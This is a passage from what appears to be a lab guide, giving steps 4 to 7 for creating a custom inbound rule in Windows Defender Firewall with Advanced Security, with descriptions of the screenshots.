
4. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under Actions.

The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left navigation pane includes options like Inbound Rules, Outbound Rules, Connection Security Rules, and Monitoring. The main area displays a table titled 'Inbound Rules' with columns for Name, Group, Profile, Enabled, and Action. Numerous rules are listed, such as Firefox, Microsoft Teams, AllJoyn Router, and various Cast to Device functionality entries. A context menu on the right side of the table lists actions like New Rule..., Filter by Profile, Filter by State, Filter by Group, View, Refresh, Export List..., and Help.


5. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.

The screenshot shows the 'New Inbound Rule Wizard' dialog box. The 'Rule Type' section asks 'What type of rule would you like to create?'. It lists four options: Program (radio button), Port, Predefined, and Custom (selected). The 'Custom' option is described as a 'Custom rule'. Below the dialog, a portion of the main firewall interface is visible, showing a table of existing inbound rules. The taskbar at the bottom shows icons for File Explorer, Edge, Task View, and others, along with the date and time (2:16 AM, 4/18/2022).


6. In the **Program** section, leave the settings to default and click **Next**.




7. In the **Protocol and Ports** section, leave the settings to default and click **Next**.



